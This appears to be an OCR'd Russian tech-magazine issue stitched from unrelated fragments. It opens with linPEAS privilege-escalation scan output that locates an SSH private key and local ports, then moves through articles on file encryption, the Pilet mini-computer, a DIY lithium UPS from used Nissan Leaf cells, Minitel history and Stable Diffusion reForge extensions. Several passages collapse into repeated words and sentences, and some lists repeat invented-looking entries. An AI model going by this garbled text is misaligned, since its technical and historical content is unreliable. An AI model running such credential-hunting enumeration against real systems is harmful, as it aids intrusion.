lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rc4.d/S01cron -> ../init.d/cron
lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rc5.d/S01cron -> ../init.d/cron
lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rc6.d/K01cron -> ../init.d/cron
lrwxrwxrwx 1 root root 39 Jan 29 2023 /etc/rcS.d/K01cron -> ../init.d/cron
╔══╣ Searching ssh client files and directories
╔══╣ Searching ssh private keys
/home/.ssh/id_rsa
╔══╣ Searching ssh authorized hosts
╔══╣ Searching ssh configurations
╔══╣ Searching ssh-agent socket
╔══╣ Searching ssh-agent process
╔══╣ Searching Keys in /etc/apt/sources.list.d/*
╔══╣ Searching Keys in /etc/apt/sources.list
╔══╣ Searching Keys in /etc/apt/trusted.gpg.d/*
╔══╣ Searching Keys in /etc/apt/trusted.gpg
╔══╣ Searching Keys in /etc/apt/keys/*
╔══╣ Searching Keys in /etc/pki/rpm-gpg/*
╔══╣ Searching Keys in /etc/gnupg/*
```

Сканирование PEASS

В заборе 127.0.0.1 прослушивается несколько портов, в том числе интересный 8200.

```
╔══╣ Active Ports
tcp        0      0 127.0.0.1:8200          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.2:53            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8081          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8082          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8083          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8084          0.0.0.0:*               LISTEN      -
tcp        0      0
```

ЗАМОК «ПОД КЛЮЧ»

Пишем свою программу для шифрования файлов

Ян Бел
ведущий инженер

Сегодня мы с тобой разработаем собственную программу для шифрования файлов. Писать будем на C++ и использовать криптографичные из библиотеки Botan. Давай посмотрим, какие предварительные знания нам пригодятся подробнее прочитать перед началом работы с кодом.

ЧТО ПОМОГАЕТ КЛАССИФИЦИРОВАТЬ ШИФРОВАНИЕ

Знакомство обычно идет с алгоритмами, которые платятся клиентам, а потом переходят к криптографии.

Дома и школьники перешли (пример), перебор с помощью перебора. Перебор перебор можно менять, можно 10 семиколонок, а если перебор, можно «перебор», можно использовать. Перебор можно и менять перебор, шифры и спецсимволы. Это значительно увеличивает перебор. Перебор перебор перебор. Перебор перебор перебор. Перебор перебор

PILET

опенсорсный ретрофутуристичный компьютер

На Kickstarter стартовал и уже набрал 500 тысяч долларов проект Pilet. Это открытый модульный портативный мини-компьютер на базе Raspberry Pi 5, созданный для любителей DIY, разработчиков и энтузиастов. Он отличается ретрофутуристичным дизайном и будет поставляться в двух вариантах.


Pilet 5 будет иметь 5-дюймовый экран, встроенную клавиатуру и другие органы управления, а **Pilet 7** — 7-дюймовый тачскрин и возможность подключения внешних модулей.

Цены на оба устройства составляют около 200 долларов США без учета необходимой для работы Pilet платы Raspberry Pi 5. Кампания уже превысила цель по сбору средств, а поставки ожидаются к концу 2025 года.

ЖЕЛЕЗО

Давай поближе взглянем на оба варианта Pilet.

Pilet 5 — компактная и более портативная версия с 5-дюймовым экраном, физической клавиатурой, трекболом и колесом прокрутки. Небольшие размеры делают его отличным выбором для работы в дороге: K Pilet 5 можно будет подключать внешние модули: например, расширить память или установить LTE-модем.



Pilet 7 оснащен 7-дюймовым сенсорным экраном с разрешением 1280 на 800 пикселей. Это устройство рассчитано на универсальность: к планшету можно будет докупать аксессуары вроде клавиатуры и геймпада, что расширяет его возможности.

«Мозгом» обеих версий будет Raspberry Pi 5 — одноплатный компьютер с четырехъядерным процессором ARM Cortex-A76 и графическим процессором VideoCore VII. Он позволит Pilet легко справляться с задачами вроде программирования, игр и воспроизведения мультимедиа.

Память в обеих моделях можно будет расширить за счет модулей NVMe SSD, к тому же устройства поддерживают подключения через два HDMI-выхода, порты USB 3.0, гигабитный Ethernet и зарядку по USB-C.

Технические характеристики

- **Поддерживаемые одноплатные компьютеры (SBC):** Raspberry Pi 5 (все варианты).
- **Источник питания:** литий-полимерные и литий-ионные батареи 3.7 В, USB-C 5 В.
- **Экран:** IPS-экраны 5 и 7 дюймов, интерфейс DSI, разрешение 1280 × 800, емкостный сенсорный экран
- **Интерфейсы ввода вывода:** 2 порта microHDMI, 2 порта USB 3.0, 2 порта USB 2.0, программируемый GPIO.
- **Сеть:** Wi-Fi 802.11ac, порт Ethernet, Bluetooth 5.0, сотовая связь LTE (через внешний модуль)
- **Хранение данных:** SD-карта, NVMe-SSD (через модуль).
- **Габариты:** 175 × 125 × 28 мм.

Для охлаждения предусмотрена гибридная система: металлическая задняя панель отвечает за пассивное охлаждение, а встроенный вентилятор — за активное, защищая компоненты от перегрева.

Питаются устройства от двух батарей емкостью 8000 мА · ч, которые должны обеспечивать до семи часов автономной работы. Зарядка через USB-C делает их еще удобнее для длительного использования.

СОФТ

О софте подробностей пока меньше всего. Известно, что будет использоваться Linux и своя оболочка на базе KDE Plasma. В целом пользователи могут выбрать любой подходящий для Raspberry Pi дистрибутив Linux на свой вкус. Например, RetroPie — для запуска ретроигр и эмуляторов игровых консолей — или даже Kali, BlackArch и им подобные дистрибутивы — сам понимаешь для чего.

ОПЕНСОРС

Разработчики Pilet обещают поддерживать максимальную открытость и публиковать не только исходные коды, но и чертежи и файлы с моделями.

Вот все, что будет предоставлено по лицензиям GPL и CERN-OHL-S (она идейно схожа с GPL-3, но предназначена для аппаратных проектов):

- **Схемы.** Полные схемы всех разработанных электронных компонентов. Не упрощенные версии, а именно полные чертежи, раскрывающие реальные функции оборудования.
- **Файлы печатных плат (PCB).** Будут предоставлены исходные файлы печатных плат, созданные в KiCAD. Это позволяет изучать работу платы, вносить изменения и улучшения.
- **CAD/STEP-файлы.** Все файлы CAD, STEP и STL будут доступны для загрузки. Их можно легко редактировать в любом CAD-приложении и печатать на 3D-принтере.
- **Программное обеспечение.** Полностью открытый исходный код для кастомного ПО, включая низкоуровневую прошивку для микроконтроллеров (в модуле батареи, клавиатуре, контроллерах) и высокоуровневые приложения, такие как инструмент мониторинга батареи.

Исходный код будет доступен с началом поставок первых устройств Pilet. Сначала доступ получат тестировщики, но позже исходники будут опубликованы для широкой аудитории.

После публикации дизайнов и кода на GitHub сообщество сможет вносить свой вклад — в том числе через пул-реквесты. Разработчики также могут протестировать свои кастомные модули для Pilet и делиться ими.

ЦЕНА И ДОСТУПНОСТЬ


В данный момент Pilet 5 на Kickstarter можно заказать за 215 долларов США, а Pilet 7 — за 202 доллара США (цены неровные, поскольку платить нужно в канадских долларах).

INFO

Плата Raspberry Pi 5 не включена в базовую стоимость и приобретается отдельно. Официальные цены производителя на нее составляют от 60 долларов США за версию с 2 Гбайт ОЗУ до 90 за версию с 8 Гбайт. Также ожидается новая версия с 16 Гбайт по цене выше 100 долларов США.

Участники кампании смогут получить свои устройства после завершения сбора средств и производства. По обещаниям авторов проекта это случится уже летом 2025 года, но подробные сроки имеют свойство откладываться на значительные сроки.

Модули расширения для Pilet 7, показанные на картинках (клавиатура и игровой контроллер), пока что заказать нельзя, поскольку работа над их проектированием еще не завершена. Разработчики обещают держать заказчиков в курсе и сообщать о поступлении этих модулей в продажу.



Вариант модуля для Pilet 7 с игровым контроллером

Помимо этого, владелец Pilet может самостоятельно докупить модуль NVMe SSD для хранения данных. О доступности и стоимости модулей LTE пока что ничего не известно.

ИТОГИ

Pilet — занятный проект с упором на модульность и открытость, но его успех не гарантирован. Хардверные проекты часто сталкиваются с задержками, сложностями производства и техническими проблемами. Если Pilet не применет достаточно пользователей, сообщество может потерять интерес, а это станет под угрозу развитие экосистемы и появление обновлений.

Разработчики на первый взгляд кажутся энтузиастами своего дела, но нет никакой информации об их опыте в реализации крупных аппаратных проектов. Это должно вызывать вопросы у потенциальных спонсоров, учитывая сложность устройства. Никогда нельзя исключать, что перед нами очередные шарлатаны.

Модульность — тоже довольно неоднозначное решение. Это главная фишка Pilet, но она же усложняет его разработку и производство.

В общем, понял, что это не готовое решение «из коробки», а Kickstarter не интернет-магазин. Все, как всегда, зависит не столько от хайпа (его уже предостаточно), а от готовности фаундеров преодолевать сложности.

ПО-ДОМАШНЕМУ

Собираем бюджетный литиевый UPS для своей серверной

Чаще всего люди спохватываются ставить резервный блок или «бесперебойник», когда для него нужно обеспечить надежный резервный литиевый А. Но это уже как известно, удовольствие не из дешевых. Поэтому мы решили, что раз уже есть литиевый аккумулятор, собрать свой UPS, который гарантированно обеспечит полным серверным несколько часов работы.

Автор материала
Дмитрий Ларин

ЭКОНОМИЧЕСКАЯ МОТИВАЦИЯ

Мы рассмотрим отечественную серийную серверную решение. Серийное — потому что мы не будем полезть полезный ИБП с нуля, отечественное — потому что собирать его мы будем из готовых комплектов производства «Орфея». Для начала нужно определиться с тем, что нам нужно от такого бесперебойника.

Сервер сожжет какие нужны, сколько стоит готовые решения, чтобы сделать свое, какие нужны детали и сколько это стоит. Рассмотрим на примере модели от ОРЕЙ: 6000Вт, 48В, А - 400Ач; цена на данный момент 150 000 ₽ 800 рублей, а без ВК-контроля на полтора 90 тысяч рублей.

Сам литиевый, 400 Ач х 80% — это 320 Ач — на наш момент, можно сделать 4 параллельных блока по 80 Ач. Литиевый аккумулятор — это не просто литиевый (не формат) ячейка. В серверной по температуре даже это летнее максимального сответ обеспечивает вторая волна сетевой. Литиевый аккумулятор — это не просто литиевый (не формат) ячейка. Литиевый аккумулятор — это не просто литиевый (не формат) ячейка. Литиевый блок другой ИБП — 51Ч100Ч, 80кг; пересчитать на стоимость — 150 000 рублей

ИБП ПО-ДОМАШНЕМУ

СОБИРАЕМ БЮДЖЕТНЫЙ ЛИТИЕВЫЙ UPS ДЛЯ СВОЙ СЕРВЕРНОЙ

ГОТОВЫЙ АККУМУЛЯТОР

Преимущества аккумулятора из магазина:

- готовое решение, тебе нужно только подключить его к инвертору;
- как правило, содержит плату защиты батареи BMS, управляет которой можно с помощью смартфона по Bluetooth;
- расположен в симпатичном корпусе (с дизайном, что особенно важно, если UPS будет размещаться на видном месте);
- часто к комплекту уже есть провода, причем уже обжатые. Существует, конечно, вероятность, что наконечники к инвертору не подойдут; но они, по крайней мере, точно подойдут со стороны батареи;
- обычно такие аккумуляторы построены на базе литий-железо-фосфатной ячейки (LiFePO4), которые более безопасны (не горят и не взрываются) и обладают большим числом циклов заряда – разряда, чем литиевые ячейки.

Внешний вид и цена аккумулятора зависит от фантазии производителя. Для примера, я выбрал один из вариантов аккумулятора в продаже: батарею, внешне напоминающую обычные автомобильные аккумуляторы на 12 В. Несмотря на свою простоту, они оснащены платой BMS, к которой можно подключаться по Bluetooth.

Литиевый готовый аккумулятор на 24 В

Литиевый готовый аккумулятор на 48 В

Минусов у готовых решений нет, если не считать их цену. Хотя, нужно отметить, в последнее время цена литиевых аккумуляторов падает. Так, показанный выше аккумулятор на 24 В обходится в 418 долларов, а на 48 В со второго рисунка — в 867 долларов в варианте на 100 А · ч и 1228 долларов в емкостью 150 А · ч.

Встроенная стоимость аккумулятора обычно в пределах 20 долларов, то есть готовый UPS на 2560 Вт · ч обойдется нам в 618 долларов плюс несколько мелочей, которые прилагаются ничего не стоят.

При выборе готового аккумулятора обрати внимание на следующие характеристики (не считая его емкости):

- Charge Current — ток заряда;
- Discharge Current — ток разряда.

Ток заряда — это максимальный ток, который можно закачать батарею. Часто указывается в амперах или в виде 0.5 С. С интересным вот почему, в второй показатель представляет собой коэффициент, на который нужно умножить емкость. То есть если емкость у нас 100 А · ч и ток заряда 0.5 С, то заряжать такой аккумулятор можно током 50 А (100 · 0.5). Ток 50 А говорит о том, что при полном разряде аккумулятор зарядится до 100% примерно за 2 ч (при емкости 100 А · ч). Рекомендуется заряжать его током ниже, 30 А, — так он будет заряжаться дольше (чуть более 3 ч), но при этом ты продлишь ему жизнь. Некоторые аккумуляторы можно заряжать (судя по их спецификации) током 20 А. Это можно, в основном! Сомнения, в точке не в них, а в литиевых или литий-железо-фосфатных ячейках?

Вот тут-то и именно важная характеристика. Представь ситуацию, когда у тебя инвертор на 4 кВт (ты потратился и купил не за 2000, а за 300 долларов), аккумулятор на 24 В и его BMS разрешает максимальный ток разряда 100 А, тогда максимальная 24 на 100 А и потянет 2400 Вт. Если инвертор будет больше, BMS просто отключит батарею и твой UPS выключится. И зачем тогда тебе инвертор на 4,2 кВт? Поэтому, если ты покупаешь более мощный инвертор, ищи и аккумулятор, способный выдерживать большие нагрузки — с током разряда 125 или даже 150 А.

СОБИРАЕМ ЛИТИЕВЫЙ АККУМУЛЯТОР ИЗ «КОНСЕРВ»

«Консервы» — это ячейка батареи электромобиля Nissan Leaf (можно использовать и от других электрокаров, но такие ячейки гроши и дешевле всего достать), а не то, что ты подумал. Достаточно подобного самодельного решения — дешевизна и высокая скорость заряда по сравнению с АОМ-аккумуляторами. Литиевые ячейки можно выбрать, тоже 30–50 А·ч, что при полном разряде позволяет зарядить аккумулятор за 2–3 ч. Если часто отключают свет, такое решение — бюджетный вариант из ситуации.

Недостатки:

- непрогнозируемый внешний вид, но если такой самодельный аккумулятор будет стоять, скажем, в гараже или какой-нибудь кладовке, где его никто не увидит, то не все ли равно? При желании можно поместить его в какой-то промышленный корпус, но для его изготовления нужно знание и руки из правильного места;
- все там мы имеем дело с ячейками БУ. То, что по получаю на выходе, очень сильно зависит от состояния этих ячеек и их остаточной емкости;
- пожароопасность и взрывоопасность.

Все мы знаем, на что способен литий, в в одной такой «консерве» лития очень много. Но все проблемы возникают по одной из трех причин. Первая и самая банальная — перезарад. Банки. Максимально допустимое напряжение одной ячейки — 4,2 В. Я рекомендую заряжать ячейки до 4,15. Вторая — отсутствие платы BMS. Плата защиты контролирует напряжение каждой ячейки и деталь между напряжениями в ней. Если какая-то ячейка выйдет за пределы 4,15 В, плата просто перестанет ее заряжать. Если разница между минимально заряженной и максимально заряженной ячейкой составит 0,8 В, плата вообще отключит систему. Все продумано. Третья причина — механическое повреждение. Быть по такому аккумулятору, ронять его и сверлить в нем отверстия — плохая идея.

На следующей иллюстрации показаны два заготовки для аккумуляторов 48 В 100 А · ч.


«Консервы» от Nissan Leaf

Одна такая подержанная ячейка стоит в среднем 15 долларов (есть дешевле, есть дороже). Для создания аккумулятора на 24 В тебе нужно 7 ячеек, а для аккумулятора на 48 В — 13 ячеек. Кажется, ничего с принципиально аккумулятор 24 В примерно на 100 А обойдется в 105 долларов, а аккумулятор 48 В — в 195 долларов. Конечно, сюда нужно обязательно добавить плату защиты BMS, которая в зависимости от варианта стоит до 50 долларов (сейчас цена 38 долларов за вариант 24 В и 43 доллара — на 48 В). Тебе нужна плата 7s для аккумулятора 24 В и 13s — для аккумулятора на 48 В. Также обращай внимание на ток заряда и разряда, особенно на ток разряда — он должен быть 100 А для системы 48 В и от 100 до 150 А для 24 В.

- инвертор на 2,4 кВт: ток разряда — 100 А;
- инвертор на 3,2 кВт: ток разряда — 125 А;
- инвертор на 4 кВт: ток разряда — 150 А.

Daly BMS на 80 А. Не подкупи, слишком слабая

Здесь небольшая ремарка по. Допустимое максимальное напряжение одной литиевой ячейки — 4,2 В (не путать с литий-железо-фосфатной, там напряжение иное). На следующем фото показан уже готовый аккумулятор на 24 В. Вверху, как ячейки соединены друг с другом. Несмотря на то что в сборке всюду ячеек, одна не задействована. Ничего нового нет — нужно соединить по всем трем выводам параллельно согласно покрытию.



Аккумулятор на 24 В из подручных средств

Как видишь, кроме пластин и болтов, больше ничего не нужно, а из инструментов — набор ключей и отвертка. Пластины можно использовать провода с наконечниками, тут уже кто как собирает.

WWW

Подробнейшие видео можно найти на YouTube — как говорится, точные сдох для рецепта.

Следующие две полезнейшие ссылки — это подключение платы Daly BMS в конфигурации 7s и конфигурации 13s.




Схема подключения BMS для конфигурации 13s 48v

Почему 7 и 13, а не 6 и 12 ячеек? Все просто: можем выгнать большую емкость, но при этом не выйти кардинально за пределы допустимого напряжения инвертора. Когда мы имеем 7 ячеек по 4,2 В (суммарное напряжение — 29,4 В), мы вписываемся в систему 24 В, как и 13 ячеек по 4,2 В — 54,6 В. Конечно, нужно настраивать каждый профиль в инверторе, и новое к слову, как это сделать.

INFO

Когда ты будешь читать различные форумы, посвященные аккумуляторам, учти, что бувы в конфигурации означают следующее: s — последовательно, p — параллельно. Конфигурация 7s — семь ячеек последовательно, конфигурация 4s2p — четыре последовательно, две параллельно.

«Консервы» от Nissan Leaf бывают четырех поколений. Чем выше поколение, тем лучше, но если ты хочешь сэкономить, то Gen3 — оптимальный выбор. Можно использовать и Gen2, а Gen1 слишком древние, и, если там остаться половина от начальной емкости, это хорошо.

Поколения ячеек Nissan Leaf

Подробно на всей теории останавливаться не стану — журнал не резиновый. Дополнительная информация есть в достаточном количестве в интернете.

Продолжение статьи →

ИБП ПО-ДОМАШНЕМУ

ОБИРАЕМ БЮДЖЕТНЫЙ ЛИТИЕВЫЙ UPS ДЛЯ СВОЕЙ СЕРВЕРНОЙ

НАСТРОЙКА BMS

Мало подключить BMS, ее еще надлежащим образом настроить. Конечно, BMS обычно обладает «Умным» BMS, но в отличие от модуль Bluetooth, подключаемый к разным UART,RT платы BMS.

К порту UART,RT можно подключить или доступен для BMS, или BT-модуль. Одновременно это две задачи подключить нельзя. Как то нас, между BT-модулем и BMS, мы подключили Bluetooth-адаптер, и BMS перестала после чтения данных. Это можно исправить, если в дополнительно ставить прошивку. Дистлинт на основе, но в отличие от прошивки Daly, поддерживает Bluetooth-адаптер, и не отваливается после чтения.

Прежде чем пользоваться, установим для приложения на свой смартфон — BLE Scanner (UART BMS). Перед тем как подключаться iPhone, или только iOS сам не обнаруживает Daly BMS, когда включишь плата BT-адаптера. А это приложение видит BMS и позволяет подключиться к устройству. Использовать приложение можно сразу же — оно нагружает BMS и устанавливает соединение. После того как запустить, SMART BMS и приложение настройку BMS в этом приложении. В следующем для BLE Scanner приложение обнаружит наше устройство и подключится к нему. Если у себя Android, нужен приложение с подключением к BMS быть не должно.

Итак, нашим кнопку на BT-модуле. Этим вы включаете аккумулятор. Подключить к аккумулятору на данном этапе не нужно! Запускаем BLE Scanner и видим BMS в выбор Local monitoring, после чего сразу BMS и начнёт подключаться.

Нажав Local monitoring, зайти в общий SMART BMS.

Если приложение запросит пароль, введи 123456 — это пароль по умолчанию. На следующем экране нажмите на кнопку сенсорной интерфейс. Как видим, батарея заряжена на 97%, максимальная напряжение — 4.129 В, минимальное — 4.087 В, разница — 0.042 В.

Battery connected
Battery connected
Battery connected

MINITEL

Какой был французский интернет-век в советском формате

Василий Кондратьев
Ведущий инженер ФЕРС

В начале восьмидесятых годов, пока весь мир использовал для поиска информации телефонные справочники, во Франции уже работала новая, совершенно уникальная, разрешавшая проблему оперативного поиска, аналог интернета. Мы вспоминаем, как выглядел Minitel — французский информационный сервис, чье десятилетие спустя сыграло роль «Мы только ждем, когда Интернет сделают для нас», полагая что сервис Minitel — это и есть Интернет.

КАК ЗАРОДИЛАСЬ СЕТЬ

Идея создания сети в стране 90 млн. жителей формировалась постепенно. Что Телефонная Франция — это прорыв мирового масштаба, стало ясно еще в 1970-х. Тогда в стране уже 10 млн. телефонных аппаратов и аналогов справочника в виде обычных книг. Телефонный сервис справочных услуг, в ответ на запросы граждан, выдавал ответы на 1 миллиард запросов в год. Ежедневно 1 миллиард запросов — 1 000 000 000 запросов в сутки — 1 000 000 000 ответов в сутки. Для этого в телефонной компании работало 10 000 человек. Ответ приходил в среднем через 2 минуты. Ответ приходил в 80 процентах случаев. Ответ приходил в 80 процентах случаев. Ответ приходил в 80 процентах случаев

ПРИМОЧКИ ДЛЯ STABLE DIFFUSION

Расширяем возможности WebUI reForge, чтобы повысить комфорт и качество

Олег Абрамов
Эксперт по мобильной криминалистике компании «Экспертиз»
abramovoleg@outlook.com

У локальных веб-интерфейсов к Stable Diffusion есть самые разные возможности для улучшения результата генерации изображения. Сегодня мы поговорим о расширениях для WebUI reForge. Автоматическое устанавливаем ру-лиц, генерация картинок в повышенном разрешении, более «внимательное» отношение модели к мелким деталям, сегментированные запросы и расширенный динамический диапазон — лишь малая часть из того, что доступно пользователю.

WEBUI REFORGE DEV

Интерфейс reForge — это форк WebUI Forge, который, в свою очередь, является форком WebUI AUTOMATIC1111, уже, возможно, знакомого тебе по статьям «Фотошоп Stable Diffusion: Улучшаем картинки, генерируем Stable Diffusion» и «Смотрим-ры и шедуляры. Разбираем два важных механизма улучшения генеративных картинок». В первой я рассказывал об установке продукта на компьютер и начале работы, во второй описывал основные сэмплеры и шедуляры.

Сегодня же мы будем говорить о расширениях (extensions) — как уже встроенных в продукт, так и сторонних. Но прежде, чем приступить к исследованию, мы обсудим самую полезную ветку интерфейса reForge до своей сборки и переключимся на ветку «для разработчиков», что откроет доступ к некоторым вещам недоступным пользователям большой сборки.

На странице проекта перечислены ветки main, dev, dev2 и experimental; если ты видишь какие-то другие ветки, значит, автор проекта Panchovix затеял очередной перфоманс. По задумке разработчика, основная ветка main должна быть максимально стабильной и совместимой; в нее входят обновления из A1111 (в частности, новые сэмплеры и шедуляры), в ней же сделаны патчи для одновременной загрузки нескольких моделей.

В эту ветку не входят свежие обновления движка Comfy, чтобы получить «ням доступ», нужно переключиться на ветку dev, в которой есть все из main плюс выборочные обновления и фичи из Comfy.

В теории эта ветка работает быстрее основной, однако можно добиться реального прироста производительности, обновив вручную torch до версии torch-2.5.1+cu124 и torchvision до версии torchvision-0.20.1+cu124. Обновления лучше брать с сайта проекта или сразу качать wheel с соответствующими именами файлов. Надеюсь, с установкой в папку **stable-diffusion-webui-reforge\system\python\Lib\site-packages** и чистной «хвостов» старых версий ты разберешься.

Установка reForge dev с нуля

Для начала установи Git и Python версии 3.12 (да, это старая версия Python; нет, 3.13 ставить не стоит, часть расширений не заведется) и Git, а также убедись, что они добавлены в переменную PATH. Python можно взять с официального сайта.

Самым простым способом установки reForge dev будет установка «с нуля» — в новую папку, например **stable-diffusion-webui-reforge** или **stable-diffusion-webui-reforge-dev**. Разработчик неоднократно переименовывал файлы, выносил встроенные расширения «наружу» и совершал обратные операции, в результате его образовалось множество «хвостов» в виде «зависшим патчей» **__pycache__**, из-за которых обращаюсь к «новым» веткам остаткам расширений.

Разработчик рекомендует для этого такую последовательность команд:

```
git clone https://github.com/Panchovix/stable-diffusion-webui-reforge.git
cd stable-diffusion-webui-reforge
git checkout dev
```

Внимание: установка свежую сборку reForge, пока не запускай продукт! Для начала отредактируй файл **environment.bat** и включи его:

```
set SKIP_VENV=0
```

Эта переменная указывает, что нужно создать изолированное окружение для конкретной сборки reForge. Это позволяет избежать конфликтов в установленных пакетах и зависимостях.

В файле **webui\webui-user.bat** можно указать ещё и ряд переменных, способных увеличить производительность, изменить пути к моделям и включить тёмную тему интерфейса. Перечислю основные — они указываются в строку, ее можно просто вставить в файл **webui-user.bat**; использовать их, разумеется, не обязательно — параметр **COMMANDLINE_ARGS** можно оставить пустым:

```
set COMMANDLINE_ARGS=--xpu-in-fp16 --pin-shared-memory --cuda-malloc --cuda-stream --theme dark
```

Все параметры, кроме **--theme dark**, который активирует тёмную тему, отвечается к повышению производительности, если твоя видеокарта несовместима с «самым-пуф» из этих параметров, то игнорируй их. Хочать, поддерживается ли они, можно только после полной установки и первого запуска reForge; если при запуске в терминале выводятся подобные строки, то их лучет смысл попробовать:

```
Hint: your device supports --pin-shared-memory for potential speed improvements, but may cause issues.

Hint: your device supports --cuda-malloc for potential speed improvements.

Hint: your device supports --cuda-stream for potential speed improvements, but may cause some issues.
```

Пути и моделям

Базовые модели, а также всевозможные лоры и текстовые инверсии удобно хранить отдельно от основной установки WebUI, в том числе на другом диске. К примеру, можно указать следующие пути:

```
set COMMANDLINE_ARGS=%COMMANDLINE_ARGS% --models-dir "B:\SD-v2,B:\models\"
```

С такими настройками модели (как базовые, так и те, которые хранятся по умолчанию в папке **\stable-diffusion-webui-reforge\models**) должны будет находиться в папке **\models** того же диска, куда установлен reForge. Соответственно, если ты решишь использовать такую схему, тебе нужно будет перенести все пару моделей в корень диска.

```
\stable-diffusion-webui-reforge\models + \models
```

Также стоит сразу скачать в папку **\models\Stable-Diffusion** какую-нибудь модель: SDXL — например, gmLittleMaleBlendXL_v25CosAI, с которой мы будем экспериментировать дальше. Если ты этого не сделаешь, то сама из модели для начала работы будет скачана «заглушка».

Раньше это была реалистичная модель с архитектурой SD1.5:

```
realistiveVision51_v51VAE.safetensors
```

С недавних пор разработчик reForge заменил модель, и теперь по умолчанию будет скачана модель NoobAI 1.1 EPS, а именно файл NoobAI-XL-v1.1.safetensors. Обрати внимание: эта модель имеет часто общего с обычными моделями SDXL: она умеет генерировать только анимэ-изображения, причем запрос нужно составить из тегов Danbooru. Короче говоря, выбери и скачай в нужную папку более универсальную модель.

Примеры моделей:

- AlbedoBase XL — удачная универсальная модель с максимально широким покрытием имеющихся в размах SDXL конкурент.
- CyberRealistic — еще одна качественная, отлично сбалансированная модель с уклоном в реализм
- KiSA mix — интересная модель с уклоном в креативность.
- Zavous_XL — еще одна модель с уклоном в креативность.
- GTM_UltimateBlend_XL — модель клоса CosAI, серьезно отличается от любых других моделей: несовместима с RAUNet, но способна выдавать качественный результат.

Для генерации изображений в стиле аниме на основе Illustrious. Модели семейства у ред имеют ряд особенностей, и к ним непривычным некоторые из описанных ниже приемов.

Полностью сформированный файл **webui-user.bat** может выглядеть приблизительно следующим образом.

```
@echo off
set PYTHON=
set GIT=
set VENV_DIR=
set COMMANDLINE_ARGS=--xpu-in-fp16 --pin-shared-memory --cuda-malloc --cuda-stream --theme dark
set COMMANDLINE_ARGS=%COMMANDLINE_ARGS%^
--models-dir "B:\SD-v2,B:\models\"
call webui.bat
```

Далее запусти файл **webui-user.bat** и дождись установки всех пакетов. Если в процессе возникнет ошибка «python exe: no module named pip», тебе нужно будет зайти в папку, в которой у тебя установлен Python и выполнить следующую команду:

```
python -m ensurepip
```

После этого будут скачаны и установлены зависимости (около 6,5 Гбайт) и программа начнет запуститься.

Обновление существующей сборки

Если у тебя уже установлена стабильная сборка main, ты можешь попробовать переключиться на ветку dev, открыв командную строку в папке **stable-diffusion-webui-reforge\webui** последовательностью команд:


```
git switch dev
git pull
```

Если последовательность не сработает, есть и другой способ, описанный на странице проекта:

```
git remote add reforge https://github.com/Panchovix/stable-diffusion-webui-reforge
git branch Panchovix/dev
git checkout Panchovix/dev
git fetch reforge
git branch -u reforge/dev
git stash
git pull
```

НАЧАЛО РАБОТЫ: РАСКЛАДЫВАЕМ РАСШИРЕНИЯ ПО ПОЛОЧКАМ

Итак, WebUI reforge установлен. При первом запуске все расширения (13 из них предустановлены) расположены сверху вниз.


Sampling Helper
Random Resolution
Adaptive
Dynamic Prompts
Image Gallery 0.0.21
Prompt Matrix Guidance
Unsaved Models Manager
Infinite Image Browsing
Tiled Diffusion
Tiled VAE
Stylesheet Loader v1.0.0.2
Inline Loras Blocks
Controlnet integrated
Dynamic Thresholding (CFG Fix) integrated
Forge integrated
Sd Webui Model Manager
Forge Preset Manager
Forge Canvas
Adaptive Prompts
Dynamic Prompts
Forge Couple
Model Mixer
Wildcards
Image Browser
Model Toolkit
Prompt Gallery
Model Downloader
Model Info Viewer
Model Info Editor
Model Info Scraper
Model Info Checker
Model Info Tagger
Model Info Remover
Model Info Organizer
Model Info Manager
Model Info Exporter
Model Info Importer
Model Info Editor
Model Info Viewer

ПРИМОЧКИ ДЛЯ STABLE DIFFUSION

ПОВЫШАЕМ КАЧЕСТВО ИЗОБРАЖЕНИЙ, WEBUI REFORGE, ЧТОБЫ ПОВЫСИТЬ КОМФОРТ И КАЧЕСТВО

РАСШИРЕНИЯ ХОРУШКИНА

В это интересном мире расширений, которые дополняют и улучшают генерацию изображений нейросетью Stable Diffusion, существовать сложно, ещё они теперь постоянно меняются по любому.

Быстрый выбор контрольных сторон

В Stable Diffusion подразумевается ограниченное количество стандартных разрешений, которые и используются. Есть несколько способов выбрать из них нужное, но можно ускорить рутинную операцию — для этого нужно знать, на какие вкладки и куда нажимать. Расширение Quick Resolution Selector ускоряет.

Подробнее расширение сразу нескольких, а на каждое по отдельному скриншоту — в прошлом. Рекомендую попробовать одно из двух следующих обобщённых расширений, которые сразу для всего, что нужно, и не только для Stable Diffusion.

```
git clone https://github.com/ashleykleynhans/a1111-webui-utr
```

Полезно установить и нормально настроить сразу несколько разных сценариев — для разных задач, для разных моделей, для разных стилей. Для этого удобно использовать Dynamic Prompts, которое сразу и позволяет генерировать сразу несколько вариантов, и устанавливает одно из стандартных расширений Sd-Webui-Bmab.

```
git clone https://github.com/adamdad/sd-webui-bmab
```

